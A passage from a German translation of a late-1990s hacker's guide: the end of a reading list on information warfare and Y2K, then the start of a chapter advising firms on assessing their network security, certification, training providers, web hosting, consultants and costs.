Political Aspects of Class III Information Warfare: Global Conflict and Terrorism. Matthew G. Devost.

http://www.mnsinc.com/mdevost/montreal.html.

Principles of War for the Battlefield of the Future. Barry R. Schneider. http://www.cdsar.af.mil/battle/chp1.html.

The Digital Threat: United States National Security and Computers. Matthew G. Devost. http://www.mnsinc.com/mdevost/hackers4.html.

The International Legal Implications of Information Warfare. Richard W. Aldrich, USAF. http://www.cdsar.af.mil/apj/aldricha.html.

The Low-Tech Side of Information Warfare. Capt. Alex Berger, USAF. http://www.cdsar.af.mil/cc/berger.html.

The Revolution in Military Affairs. Jeffrey McKitrick, James Blackwell, Fred Littlepage, George Kraus, Richard Blanchfield und Dale Hill. http://www.cdsar.af.mil/battle/ chp3.html.

The Silicon Spear. An Assessment Of Information Based Warfare (IBW) and U.S. National Security. Charles B. Everett, Moss Dewindt und Shane McDade. http://www.ndu.edu/ndu/ inss/siws/ch2.html.

The Unintended Consequences of Information Age Technologies. David S. Alberts. http://www.ndu.edu/ndu/inss/books/uc/uchome.html.

Threat Assessment of Malicious Code and Human Computer Threats. Lawrence E. Bassham und W. Timothy Polk; National Institute of Standards and Technology. http://bilbo.isu.edu/security/isl/threat.html.

Bücher zum Thema Informationskrieg

Information Warfare: Chaos on the Electronic Superhighway. Winn Schwartau. (Engagierter INFOWAR-Titel des Betreibers von http://www.infowar.com.) 1996. ISBN: 1560251328.

Strategic Information Warfare: A New Face of War. Roger C. Molander, Andrew S. Riddile und Peter A. Wilson. 1996. ISBN: 0833023527.

The Military Technical Revolution: A Structural Framework. Mazarr, M. J. 1993. ISBN: 0892062185.

The Advent of Netwar. John Arquilla und David Ronfeldt. 1996. ISBN: 0833024140.

Cyberwar: Security, Strategy, and Conflict in the Information Age. R. Thomas Goodden. 1996. ISBN: 0916159264.

Defensive Information Warfare. David S. Alberts. 1996. ISBN: 9996007928.

The First Information War: The Story of Communications, Computers, and Intelligence Systems in the Persian Gulf War. Alan D. Campen. 1992. ISBN: 0916159248.

Information Warfare: How Computers Are Fighting the New World Wars. James Adams. 1998. ISBN: 0684834529.

Introduction to Information Warfare. Edward L. Waltz. 1998. ISBN: 089006511X.

U.S. Information Warfare Jane's Special 1997-1998. Jane's Information Group. ISBN: 710616406.

Information Warfare and Deterrence. Gary F. Wheatley und Richard E. Hayes. 1996. ISBN: 9996646211.

What Is Information Warfare? Martin C. Libicki. 1995. ISBN: 9996680614.

7.10 Informationsquellen zum Thema Y2K

Die folgenden Websites, Bücher und Publikationen geben einen tiefergehenden Einblick in das Thema Y2K und seine Auswirkungen:

The National Institute of Standards and Technology (NIST) Y2K page. http:// www.nist.gov/y2k/.

MITRE/ESC Year 2000 Homepage. (Hervorragende Y2K-Berichterstattung der Mitre Corporation.) http://www.mitre.org/research/y2k/docs/y2k_txthomepage.html.

The Federal Year 2000 COTS Product Database. (Eine Datenbank, die die Y2K-Konformität kommerzieller Applikationen prüft. Dies ist eine sehr nützliche Informationsquelle, um herauszufinden, welche Software Y2K-konform ist. Eine Suchmaschine steht zur Verfügung.) http://y2k.policyworks.gov/.

U.S. Federal Government Gateway for Year 2000 Information Directories. http:// www.itpolicy.gsa.gov/mks/yr2000/y2khome.htm.

The Year 2000-Meeting the Challenge. (Eine Y2K-Informationsquelle der Defense Information Systems Agency.) http://www.disa.mil/cio/y2k/cioosd.html.

The U.S. Army's Y2K site. (Diese Site hat eine Suchmaschine. Sie bietet einige Armee-Dokumente, die sich auf praktische Lösungen konzentrieren sowie Warnungen für verschiedene Applikationen und Ressourcen.) http://www.army.mil/army-y2k/Home.htm.

The Federal Aviation Administration's Year 2000 site. (Ein guter Platz, um herauszufinden, ob Flugzeuge nach Y2K in der Luft bleiben.) http://www.faay2k.com/.

Year 2000 Date Problem - Support Centre. (Eine gute britische Site zum Thema Y2K.) http://www.compinfo.co.uk/y2k.htm.

Public Building Service Year 2000 Vendor Product Database. (Noch eine von der amerikanischen Regierung gesponsorte Datenbank zu Y2K-Konformität, von der General Services Administration.) http://globe.lmi.org/lmi_pbs/y2kproducts/.

Year 2000 Tools Evaluation Reports at Scott Air Force Base. (Fallstudien und Index für Konformität, Tools und Auswirkungen.) http://137.241.169.16/RENG/index.html#2000.

Topic: Year 2000 Risks: What Are the Consequences of Technology Failure? (*Statement of Hearing Testimony; Subcommittee on Technology and Subcommittee on Government Management, Information,*

and Technology.) http://www.house.gov/science/couffou_3-20.html.

Chip Level Problems. (Von Richard Collins betriebene Seite. Diese Site beschäftigt sich mit verschiedenen Y2K-Problemen auf BIOS-Ebene.) http://www.y2k-status.org/ChipProblems.htm .

IT2000. (Amerikanische Mailbox zur Diskussion der verschiedenen Aspekte von Y2K. Hier finden Sie viele gute Informationsquellen.) http://it2000.com/.

Y2K Links. (Eine allgemeine Site, die eine Datenbank nicht nur für Y2K-Links, sondern auch für Konformitätsaspekte beinhaltet.) http://www.y2klinks.com/.

TickTickTick. (Site eines Newsletters zum Thema Y2K.) http://ticktick.com/.

Year 2000 Disclosure Task Force Survey. (Studie zum Thema Konformität von Unternehmen.) http://www.sec.gov/news/extra/y2kcfty.htm.

The SEC and the Year 2000. (Site der *Securities and Exchange Commission* über Y2K.) http://www.sec.gov/news/home2000.htm.

Legal Guidelines on Millennium Date Change Issues User Guide. Tarlo Lyons. http://www.year2000.com/archive/legalguide.html.

Ready or Not, Here It Comes. (Ein Bericht von J. P. Morgan über Y2K.) http://www.jpmorgan.com/MarketDataInd/Research/Year2000/index.html .

State Issues. (Eine GSA-Site, gesponsort vom *Chief Information Officers (CIO) Committee on Year 2000*. Diese Site gibt einige Links zu Sites der amerikanischen Regierung zum Thema Y2K. Viele davon enthalten interessante Fallstudien und Risikoeinschätzungen.) http://www.itpolicy.gsa.gov/mks/yr2000/state.htm.

Bücher zum Thema Y2K

Electric Utilities and Y2k. Rick Cowles. 1998. ISBN: 0966340213.

The Millenium Bug: Gateway to the Cashless Society? Mark A. Ludwig. 1998. ISBN: 0929408209.

The Year 2000 Computer Crisis: An Investor's Survival Guide. Tony Keyes. 1997. ISBN: 0965893901.

Y2K: It's Already Too Late. Jason Kelly. 1998. ISBN: 0966438701. (Dies ist ein Roman, der sich gut lesen läßt.)

Year 2000: Best Practices for Y2K Millennium Computing. Kathryn Jennings. 1998. ISBN: 0136465064. (Verschiedene IT-Experten nehmen es mit Y2K auf.)

Year 2001: Reaching Y2k Compliance After the Deadline. Stewart Miller. 1998. ISBN: 1555582206.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

---

1

John Arquilla und David Ronfeldt, International Policy Department, RAND. 1993 Taylor & Francis ISBN 0149-5933/93.

2

»*The First Internet War; The State of Nature and the First Internet War: Scientology, its Critics, Anarchy, and Law in Cyberspace.*« David G. Post, Reason magazine. April 1996. (© 1996 David G. Post. Permission granted to redistribute freely, in whole or in part, with this notice attached.)

Markt+Technik, ein Imprint der Pearson Education Deutschland GmbH.

Elektronische Fassung des Titels: hacker's guide, ISBN: 3-8272-5460-4

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

8

Sicherheitskonzepte

Dieses Kapitel legt seinen Schwerpunkt darauf, was Sie bei der Wahl von Internet-Sicherheitslösungen für Ihr Unternehmen beachten sollten.

8.1 Wir brauchen das Internet und wir brauchen es sofort

Tausende Unternehmen reißen sich darum, online zu gehen. Wenn Ihr Unternehmen auch dazu gehört, ist dieses Kapitel für Sie genau richtig. Es behandelt die folgenden Aspekte:

- Wie Sie Ihre spezielle Situation evaluieren
- Wie Sie Schulungen finden
- Wie Sie einen Berater finden

8.2 Evaluierung Ihrer speziellen Situation

Eine bekannte Situation: Ein LAN-Administrator ist gerade mit irgend etwas beschäftigt, als eine Gruppe von Leuten aus der Verwaltung auftaucht. Sie wollen, daß das Unternehmen ins Internet geht und sie wollen es gestern. In diesem Moment wird das Leben des LAN-Administrators auf den Kopf gestellt.

Tatsache ist, daß manche Netzwerk-Spezialisten nicht viel über Sicherheit im Internet wissen. Das Thema ist ziemlich obskur und wenn Sie keinen bestimmten Grund haben, sich damit zu beschäftigen, ist es komplette Zeitverschwendung. Wo fangen Sie also an?

8.2.1 Zusammentragen von Informationen

Der erste Schritt ist wahrscheinlich der schmerzhafteste. Bevor Sie Berater kontaktieren oder Sicherheitslösungen einkaufen, sollten Sie zunächst einmal Informationen über Ihr Netzwerk sammeln:

- **Hardware.** Notieren Sie Fabrikat, Hersteller, Modell und Serie jeder der folgenden Komponenten: Workstations, Hubs, Router und Netzwerk-Adapter. Stellen Sie sicher, daß Sie auch Angaben über die Systemressourcen machen, wie z.B. Speicher, Festplattenkapazitäten etc.

- **Software.** Bestimmen Sie die Netzwerk-Software, die auf Ihrem System laufen soll, und stellen Sie eine Liste ihrer Basis-Applikationen auf.
- **Protokolle.** Legen Sie die Protokolle fest, die Sie benutzen (oder deren Benutzung Sie planen). Notieren Sie auch die Art der Konnektivität, die Sie haben oder haben werden.
- **Sonstiges.** Beschreiben Sie Ihre Workstations, ihren Standort, wo Netzwerk-Segmente bestehen, wo Sie eine Erweiterung planen und alle Dinge, die irgendwie relevant sein könnten. (Wenn Sie z.B. ältere Novell-Systeme haben, arbeiten diese wahrscheinlich mit unverschlüsselten Paßwörtern. Notieren Sie sich Dinge wie diese.)

Danach sollten Sie ein Modell der Vertrauensverhältnisse in Ihrem Unternehmen aufstellen. Stellen Sie in diesem Modell Benutzer- und Rechnerprivilegien und Vertrauensbeziehungen dar. Es lohnt sich, dies in grafischer Form zu tun, falls Sie es anderen präsentieren müssen.

Diese Informationen sollten zusammen mit den folgenden Dingen in einen Ordner gesteckt werden:

- Einer Erklärung des Systemadministrators (auch wenn Sie das selbst sind) über Systemsicherheit. Diese Erklärung sollte beinhalten, ob kundenspezifische Software geschrieben wurde, welche Art von Sicherheits-Utilities eingesetzt werden, welche nicht eingesetzt werden konnten und warum.
- Einer Erklärung über auferlegte Sicherheitsrichtlinien, einer Aufstellung über Sicherheitsdurchbrüche (wenn es welche gab), usw.

Diese Informationen stellen Ihnen eine wertvolle Wissensbasis zur Verfügung. Von hier ausgehend können Sie bestimmen, welche Produkte und Dienstleistungen Sie brauchen. Außerdem werden Sie in der Lage sein, sämtliche Fragen seitens Beratern oder Anbietern zu beantworten. Der nächste Schritt besteht nun darin, herauszufinden, wo Sie diese finden.

8.3 Zertifizierung

Ein Ansatz ist es, Ihr System von einem anerkannten Team von Experten prüfen und zertifizieren zu lassen. Nachdem Ihr System untersucht wurde, erhält es ein Sicherheitszertifikat. Im nächsten Abschnitt finden Sie einige Unternehmen, die Zertifizierungen durchführen. Diese dienen auch als Beipiele dafür, worum es bei der Zertifizierung geht.

Coopers & Lybrand L.L.P., Resource Protection Services (USA)

Coopers & Lybrand L.L.P., Resource Protection Services

Tel.: +1-800-639-7576

E-Mail: Bruce.Murphy@us.coopers.com

URL: http://www.us.coopers.com/cas/itsswww0.html

Die *Coopers & Lybrand's Resource Protection Services Group* besteht aus *den Information Technology Security Services* und den *Business Continuity Planning (BCP) Services*. Ihre Experten bieten eine ganze Reihe von Sicherheits- und BCP-Leistungen, wie Sicherheitsimplementierung, Electronic Commerce und Kryptographie, technische Sicherheitsanalyse und -design, Testangriffe, Sicherheitsmanagement und Business Continuity Planning mit Hilfe ihrer als Marke angemeldeten CALIBER-Methodik.

Die Abteilung *Information Technology Security Services* hat sich auf Tests und Zertifizierungen für die folgenden Gebiete spezialisiert:

- Unix-Sicherheitsdienste
- Sicherer Electronic Commerce
- Microsoft Windows NT
- Novell NetWare
- Testangriffe
- Risikoabschätzung
- Sicherheitsstrategien

Coopers & Lybrand bietet Sicherheit sowohl für große als auch für kleine Unternehmen. Zum Beispiel hat C&L die Zertifizierung von Windows NT 4.0 für Microsoft übernommen.

The American Institute of Certified Public Accountants (AICPA)

American Institute of Certified Public Accountants

Tel.: +1-212-596-6200

Fax: +1-212-596-6213

URL: http://www.aicpa.org/

Das *American Institute of Certified Public Accountants* (AICPA) hat das WebTrust-Zertifizierungssystem entwickelt. Während des WebTrust-Zertifizierungsprozesses evaluieren in Datensicherheit geschulte CPAs (Wirtschaftsprüfer) ihr System anhand folgender Aspekte:

- Transaktionsintegrität
- Verschlüsselung und sichere Kommunikation
- Beste Sicherheitspraxis

Bei erfolgreicher Zertifizierung erhalten Sie ein VeriSign-Sicherheitszertifikat und das WebTrust-Zertifizierungssiegel. Das WebTrust-Siegel teilt potentiellen Kunden mit, daß ein CPA die Geschäftspraktiken und -kontrollen des Betreibers einer Website evaluiert hat und bestimmt hat, daß sie konform gehen mit den WebTrust-Prinzipien und -Kriterien für Business-to-Customer Electronic Commerce. Außerdem verweist das Siegel auf einen Bericht mit dem Inhalt, daß die mit den WebTrust-Kriterien konformen Prinzipien befolgt werden. Diese Prinzipien und Kriterien reflektieren grundlegende Standards für Geschäftspraktiken, Transaktionsintegrität und Datenschutz.

Das WebTrust-System ist einer Wirtschaftsprüfer-Zertifizierung Ihrer Unternehmensvermögen, -gewinne und -verluste ganz ähnlich. Die Zertifizierung erfogt durch die Unterschrift und Versicherung eines ausgebildeten Experten in einem bestimmten Fachgebiet.

AICPA ist auch der führende Anbieter von Schulungen für CPA-Unternehmen im Bereich der IT-Sicherheit und -integrität. AICPA hat den Bedarf für Zertifizierungsdienste im Bereich Electronic Commerce früh erkannt und erreicht mit seinen Schulungen allein in den USA etwa 300.000 IT-Sicherheits- und Finanzexperten.

International Computer Security Association (vorher NCSA)

International Computer Security Association

Tel.: +1-717-258-1816

E-Mail: info@icsa.net

URL: http://www.icsa.com/

Die *International Computer Security Association* (früher bekannt als National Computer Security Association) ist der größte Anbieter für Computersicherheit-Zertifizierungsverfahren. Ihre Mission ist eine Erhöhung des öffentlichen Vertrauens in Computersicherheit durch ein Programm zur Zertifizierung von Produkten und Dienstleistungen.

Neben der Zertifizierung für Produkte bietet die ICSA auch Zertifizierungsverfahren für Netzwerke. Dies geschieht mit Hilfe ihres TruSecure-Programms, ein Service, der das Testen und Zertifizieren Ihrer Web-Server und Firewalls sowie der Arbeitsabläufe Ihres Netzwerks beinhaltet.

Nach Abschluß des Zertifizierungsverfahrens erhält Ihr Unternehmen ein Sicherheitssiegel von ICSA.COM, der Ihr Netzwerk zertifiziert.

Außerdem ist ICSA die Nummer eins unter den Zertifizierungsunternehmen im öffentlichen Bereich. ICSA prüft und bescheinigt alle der folgenden Produkte:

- Anti-Virus-Software
- Netzwerk-Firewalls
- Internet-Filter-Software
- Kryptographieprodukte
- Biometric-Produkte
- IPSec-zertifizierte Produkte

Troy Systems

Troy Systems

Tel.: +1-703-218-5300

Fax: +1-703-218-5301

E-Mail: busdev@troy.com

URL: http://www.troy.com/

Troy Systems' Information Systems Security unterstützt die Regierung und kommerzielle Kunden in den Gebieten Sicherheitsplanung, Risiko-Management, Sicherheitstests und -evaluierung, Prüfung von Schwachstellen, technische Gegenmaßnahmen, Kontingentplanung, Internet/Intranet-Sicherheit, Schulung und Bewußtseinserhöhung und Zertifizierung und Akkreditierung.

Troy Systems arbeitet für mehrere Regierungsbehörden (z.B. sicherte sich Troy Systems kürzlich einen

Vertrag mit der U.S. Army Medical Information Systems and Services Agency).

Zertifizierung als eine Garantie bei Haftungsfragen

Das Problem in Hinsicht Zertifizierung ist die Höhe der Kosten. Um ehrlich zu sein, ist eine Zertifizierung außerdem auch nicht unbedingt eine Garantie für Sicherheit. Tatsächlich zeigt sie vor allem, daß Ihr Unternehmen sich in punkto Sicherheit einige Gedanken macht. Dies kann ein kritischer Punkt sein, wenn Sie nicht nur für den Schutz Ihrer eigenen Daten, sondern auch der Daten anderer verantwortlich sind.

Haftung ist ein Monster, das sich zwar bisher noch nicht um den Hals des Internet gelegt hat, aber es wird dazu kommen. (Besonders da mehr und mehr vertrauliche Daten in das Internet gesetzt werden.) Wenn Sie für den Schutz von Daten anderer verantwortlich sind, ist Zertifizierung ein Weg, um sich auf eine Verteidigung gegen eine Anklage wegen Fahrlässigkeit vorzubereiten.

Wenn es bei Ihnen zu einem Sicherheitsloch kommt und vertrauliche Daten von Ihrem Server entweichen, werden Sie wahrscheinlich einem Prozeß entgegensehen. Denken Sie an das AOL-Debakel vor einiger Zeit. Ein Marine-Offizier mit 17 Jahren Erfahrung hatte einen Account bei America Online. In seiner persönlichen Darstellung (unter seinem Decknamen) gab er als Familienstand »Homosexuell« an. Ein Marine-Untersucher kontaktierte zu einem späteren Zeitpunkt AOL und verlangte die Herausgabe der wahren Identität, die hinter diesem AOL-Profil steckte. Beschäftigte von AOL gaben daraufhin den richtigen Namen des Offiziers heraus. Die Marine entließ in der Folge den Offizier mit der Begründung, daß er die »Nichts fragen, nichts sagen«-Richtlinie des Militärs verletzt habe. Es scheint, daß AOL seine eigenen Richtlinien in punkto Privatsphäre verletzt hat. Es wird sicherlich zu einem Gerichtsverfahren kommen.

Zwar betrifft der AOL-Fall nicht das eigentliche Eindringen in ein Netzwerk, aber er dient doch als Warnung. Wenn Sie es versehentlich zulassen, daß vertrauliche Daten herauskommen, können Sie sich sehr schnell vor Gericht wiederfinden. Zertifizierung kann Ihrer Verteidigung nützlich sein, da sie Ihre Sorgfalt in punkto Sicherheit beweist.

Abgesehen von theoretischen und moralischen Aspekten der ganzen Angelegenheit wird die Anklage im realen Leben Schwierigkeiten haben, einen Fall von Fahrlässigkeit zu beweisen, wenn Sie vorweisen können, daß Ihr Unternehmen die besten erhältlichen Standards einsetzte, als (und unmittelbar bevor) das Sicherheitsloch entstand.

8.4 Wo finden Sie Schulungen?

Ein anderer Weg zur Sicherung Ihres Systems ist es, Ihr eigenes Personal zu schulen. Ich favorisiere diese Lösung, weil sie eine kluge Investition darstellt. Außerdem sind unternehmensinterne Sicherheitslösungen fast immer eine bessere Idee.

8.4.1 Generelle Schulungen

Dieser nächste Abschnitt listet einige gute Anbieter für generelle Schulungen zum Thema Internet-Sicherheit auf:

Lucent Technologies, Inc.

Lucent Technologies, Inc.

Tel.: +1-800-288-9785

URL: http://www.lucent.com/

Lucent Technologies bietet Schulungen zu den Themen Netzwerk-Sicherheit, Firewalls (vor allem die Lucent Managed Firewall) und Netzwerk-Management. Teilnehmer, die eine Lucent-Schulung abschließen, erhalten ein *Lucent Technology Security Administration*-Zertifikat.

Great Circle Associates, Inc.

Great Circle Associates, Inc.

Tel.: +1-800270-2562

Fax: +1-650-962-0842

URL: http://www.greatcircle.com/

Great Circle Associates bietet technische Vor-Ort-Schulungen in den folgenden Bereichen:

- Einrichtung einer sicheren Website
- Grundlagen der Internet-Technologie
- Internet-Firewalls
- Unix-Systemadministration

Great Circle Associates ist eine wichtige Quelle für Schulungen und Beratungen auf dem Gebiet sichere Netzwerkarchitektur und -design. Brent Chapman, der Präsident des Unternehmens, ist der Autor von *Building Internet Firewalls*, einem Industrie-Standardwerk für Netzwerk-Administratoren.

Learning Tree International

Learning Tree International

Kontakt: Linda Trude

Tel..: +1-800-843-8733

Fax: +1-800-709-6405

E-Mail: uscourses@learningtree.com

URL: http://www.learningtree.com/

Learning Tree bietet viertägige praxisnahe Intensivkurse über Unix-Sicherheit, Windows- NT-Sicherheit, Internet/Intranet-Sicherheit und Firewalls sowie mehr als 130 weitere IT- Themen. Der wichtigste Firewall-Kurs ist *»Deploying Internet and Intranet Firewalls: Hands-On«*, der die folgenden Aspekte umfaßt:

- Verstärken von NT und Unix
- Auditing
- Praktisches Konfigurieren und Testen von Firewalls

NSC Systems Group, Inc.

NSC Systems Group, Inc.

Tel.: +1-800-414-8649

Fax: +1-770-396-1164

E-Mail: kellim@nscedu.com

URL: http://www.nscedu.com/

NSC System Group bietet einige sehr attraktive Schulungen in den folgenden Bereichen an:

- Konfiguration und Wartung von Firewalls
- Aufdecken unbefugten Eindringens in ein Netzwerk
- Kerberos
- SATAN
- Diffie-Hellman-Kryptographie
- Digitale Unterschriften
- S/KEY
- PGP (Pretty Good Privacy)

Training On Video

Training On Video

Tel.: +1-800-408-8649

E-Mail: web@trainonvideo.com

URL: http://www.trainonvideo.com/netsec.htm

Training On Video bietet ein interessantes Produkt namens *Internet Security Solutions Video*. Diese Videopräsentation von 4½ Stunden Dauer wird von dem bekannten Sicherheitsspezialisten H. Morrow Long geleitet (Long ist für die Sicherheit der Yale University verantwortlich). Hier sind einige der Themen, die in der Videopräsentation behandelt werden:

- Entwickeln und Realisieren eines Sicherheitsplans
- Firewalls verstehen
- TCP/IP-Netzwerk-Sicherheit
- Authentifizierung, Datenintegrität und Privatsphäre
- Einrichten sicherer Domain-Name-Systeme

- Sicherung von Web-Clients und -Servern
- Entscheidung über die Art der eingesetzten Filterprogramme
- Electronic Commerce

8.4.2 Fortgeschrittenere Schulungen

Wenn Sie sehr sensible Daten schützen müssen, brauchen Sie Industrie-intensive Schulungen . Hierfür empfehle ich Ihnen die Sytex, Inc. oder die Syracuse Research Corporation.

Sytex, Inc.

Sytex, Inc.

Tel.: +1-410-312-9114

Fax: +1-410-312-9118

E-Mail: lmasser@sso.sytexinc.com

URL: http://www.sytexinc.com/

Sytex, Inc. ist ein Internet-Sicherheits-/Informationskriegs-Unternehmen, das (neben anderen Dingen) fortgeschrittene IT-Sicherheitsschulungen bietet. Zu den erwähnenswerten Sytex-Kunden gehören:

- Federal Bureau of Investigation (FBI)
- Joint Logistics Systems Center
- National Security Agency
- U.S. Army Special Operations Command
- U.S. Army's Communications and Electronics Command
- U.S. Army's Land Information Warfare Activity
- U.S. Army's Project Manager for Information Warfare

Sytexs Angebot beinhaltet die vielleicht umfassendsten Schulungen im Bereich IT-Sicherheit in ganz Amerika, darunter zwei Kurse, die eingerichtet wurden, um den speziellen Bedarf für Gesetzeshüter, Geheimdienstoffiziere und Systemadministratoren zu decken. Die Kursteilnehmer lernen Details darüber, wie Netzwerke arbeiten und wie Eindringlinge diese Netzwerke ausbeuten. (Die Kurse wurden auf Anfrage einer wichtigen amerikanischen Untersuchungsbehörde eingerichtet. Derzeit werden über 200 Spezialagenten im Rahmen dieser Kurse geschult).

Was die Sytex-Kurse wirklich von anderen abhebt, ist die Tatsache, daß die Teilnehmer mit realen Vorfällen, Protokollen und Crackern umgehen müssen. In dieser praxisnahen Umgebung lernen die Teilnehmer, ihr Wissen in einer praktischen und effektiven Art und Weise anzuwenden. (Es geht doch nichts über reale Lebenserfahrungen.)

Hinweis:

Digital Tradecraft umfaßt die Praktiken elektronischer Spionagetechniken, einschließlich:

- Hardware-basierte Verschlüsselung
- Mail-Ausschnitte - Anonyme Rückmailer
- Mikropunkte und Geheimschrift - Steganographie-Software
- Versteckte persönliche Treffen im Cyberspace

Die heutige Geheimdienstgemeinde beginnt gerade erst das Potential des Internet in bezug auf Spionage zu nutzen. Systex, Inc. hat für diesen Zweck modernste Techniken entwickelt.

Sytex bietet Schulungen auf den folgenden Gebieten an:

- Netzwerk-Protokolle
- Netzwerk-Hardware und -Architekturen
- Auditing
- Attacke, Eindringen und Analyse
- Digital Tradecraft

8.5 Web-Hosting als eine Lösung

Eine andere Möglichkeit besteht darin, es ganz und gar zu vermeiden, eigene Server zu betreiben. Vielleicht brauchen Sie ja nur zwei oder drei Domains und ein Extranet für Ihre Kunden. Wenn das so ist, sollten Sie Web-Hosting in Betracht ziehen.

Web-Hosting heißt, daß Ihre Server in den Büros eines Internet Service Providers stehen. In diesem Fall zahlen Sie eine monatliche Gebühr und der Provider ist für die Sicherheit der Site verantwortlich.

Es gibt erhebliche Unterschiede in der Höhe der Gebühren für Web-Hosting, abhängig von den Services, die Sie brauchen. Zusätzliche Gebühren können entstehen, wenn Sie die maximale Bandbreite überschreiten oder spezielle Services benötigen.

Wenn Ihr Unternehmen nicht mehr will, als Informationen für die Öffentlichkeit zur Verfügung zu stellen, ist dies der Weg, den Sie gehen sollten. Sie vermeiden dadurch viele Kosten, die durch die Wartung Ihrer eigenen Server entstehen würden, darunter:

- Monatliche Telefongebühren für digitale Business-Leitungen
- Gebühren für Schulungen im Bereich Sicherheit
- Kosten für Firewalls, Bridges, Router usw.
- Zertifizierungskosten

Außerdem haben die meisten Internet Service Provider die nötigen Mittel für sichere Kreditkarten-Transaktionen, Kreditkartenabrechnung, VPNs, Extranets, EDI und andere Schlüsselkomponenten in bezug auf Electronic Commerce zur Hand. Sie können eine Menge Geld sparen, wenn Sie ihr Wissen und ihre Erfahrung nutzen.

8.6 Die Dienste eines externen Sicherheitsberaters in Anspruch nehmen

Wenn Ihr Unternehmen dagegen eigene Server haben muß, können Sie trotzdem viele sicherheitsrelevante Aufgaben auslagern. Bevor Sie jedoch einen beträchtlichen Betrag in einen Sicherheitsberater investieren, sollten Sie ein paar Dinge wissen.

Der Sicherheitssektor ist in der letzten Zeit explodiert. Einige Schätzungen gehen von einer Steigerungsrate von 500 % für den Sicherheitsmarkt innerhalb der nächsten drei Jahre aus. Der Sicherheitsbereich unterscheidet sich jedoch von anderen Bereichen, z.B. Medizin oder Jura. Es gibt in diesem Bereich keinerlei Dokumente, die einen Sicherheitsexperten auch als solchen ausweisen. Natürlich gibt es Zertifizierungsprogramme und Sie werden vielleicht hören, daß dieser Berater ein zertifizierter Microsoft-Ingenieur ist oder ein anderer CNE. Das ist toll, aber es gibt Ihnen keinerlei Garantie, daß diese Leute Ihre Site tatsächlich schützen können.

Direkt gesagt geben sich viele Unternehmen jeder Art und Größe als Sicherheitsexperten aus, eben weil der Markt so lukrativ ist. Leider sind viele der sogenannten Sicherheitsspezialisten gar keine, sondern haben lediglich große Erfahrung im Netzwerkbereich.

Wenn Sie uneingeschränkte Mittel zur Verfügung haben, können Sie eine der großen, anerkannten Sicherheitsunternehmen als Berater verpflichten. Ist Ihr Unternehmen jedoch eher klein, werden Sie ein kleineres, weniger bekanntes Unternehmen zur Beratung heranziehen müssen. Das bringt uns zu einem anderen Punkt: den Kosten.

8.7 Kosten

Wieviel sollte Sicherheit kosten? Das hängt von Ihren speziellen Bedürfnissen ab. Hier sind einige Faktoren, die die Höhe der Kosten beeinflussen werden:

- Ihre Netzwerk-Architektur
- Ihr Vertrauen in proprietäre Lösungen
- Wie gut Sie Ihre bestehenden Sicherheitsinformationen organisiert haben
- Die Art der Daten, die Sie schützen wollen

Lassen Sie uns jeden Faktor kurz anschauen.

8.7.1 Ihre Netzwerk-Architektur

Ein homogenes Netzwerk mit einheitlichen Applikationen wird Ihre Kosten senken.

Hinweis:

Einheitliche Applikationen heißt, daß alle Workstations und alle Abteilungen die gleichen Applikationen benutzen.

Der Grund dafür besteht darin, daß Sicherheitsrichtlinien und -maßnahmen einfach auf das gesamte

System dupliziert werden können. Sogar bestimmte Betriebssystem-Kombinationen können mit einem Pauschalangebot abgedeckt werden. Es existieren beispielsweise Tools, die Management und Sicherheit von NT und Netware gleichzeitig zentralisieren können.

Hinweis:

LT Auditor+ von Blue Lance ist ein gutes Beispiel. LT Auditor+ Version 5.0 bietet Echtzeit-Filter und -Berichterstellung, automatisierte Warnungen und zentralisiertes Management für NetWare- und Windows NT-Server zusammen.

Umgekehrt werden sich Ihre Kosten für Sicherheit natürlich erhöhen, wenn in Ihrem Netzwerk viele verschiedene Betriebssysteme laufen, da dann ein Sichern viel komplexer wird.

Ihr Sicherheitsteam muß dann vielleicht Hilfe von außen in Anspruch nehmen. Unix-Spezialisten beispielsweise wissen möglicherweise so gut wie nichts über MacOS. Wenn sie auf ein ganzes Netzwerk-Segment treffen, das aus Macintosh-Rechnern besteht, müssen sie möglicherweise einen weiteren Spezialisten hinzuziehen. Oder es kann sein, daß Ihre Berater sich dazu gezwungen sehen, zumindest einige proprietäre Codes einzusetzen: ihre eigenen. Das bringt uns zu einem anderen Faktor, der die Höhe der Kosten beeinflußt: Ihr Vertrauen in proprietäre Lösungen.

8.7.2 Ihr Vertrauen in proprietäre Lösungen

Ich kann Ihnen genau sagen, was ein Sicherheitsteam nicht hören will:

»Naja, der Programmierer, der das System ursprünglich für uns entwickelt hat, ist tot oder untergetaucht. Und weil er es aus dem Nichts geschrieben hat, konnten wir es nicht einfach in eine Microsoft-Umgebung importieren. Natürlich wissen wir, daß es alt ist, aber so ist es halt.«

Es gibt viele Unternehmen, die in einer derartigen Lage stecken. Wenn Ihr Unternehmen dazugehört, wird es Sie teuer zu stehen kommen. Wenn Sie beispielsweise eine proprietäre Datenbank haben und Sie einen Zugang zu dieser über das Web einrichten wollen, wird Sie das ein Vermögen kosten (sogar schon bevor Sie mit der Sicherung anfangen).

8.7.3 Wie gut Sie Ihre bestehenden Sicherheitsinformationen organisiert haben

Am Anfang dieses Kapitels gab ich Ihnen den Tip, eine Menge Informationen über Ihr Netzwerk zusammenzutragen. Anfänglich erscheint dies vielleicht etwas komisch, aber es kann Ihnen eine Menge Geld sparen.

Wenn ein Sicherheitsteam zum ersten Mal in Ihr Büro kommt, weiß es so gut wie nichts über Ihr Netzwerk. Und wenn Sie die relevanten Informationen nicht zur Verfügung stellen können, können Ihre Kosten erheblich in die Höhe klettern.

Ich habe im letzten Jahr ein Dutzend Unternehmen besucht, und nur eines davon hatte im Vorfeld die Informationen gesammelt, die ich vorher beschrieben habe. Statt dessen beginnen die meisten Unternehmen mit einer Tour durch das Unternehmen, die in der Regel von einem Verwaltungsangestellten (der nichts über das Netzwerk weiß) und vom Systemadministrator (der

verständlicherweise verärgert ist, weil ich mich in seine Angelegenheiten einmische) geleitet wird. Keiner von beiden kann mir große Einblicke bieten. Ich weiß sofort, daß ich mehrere Wochen brauchen werde, um die Informationen zusammenzutragen, die ich eigentlich schon hätte haben sollen.

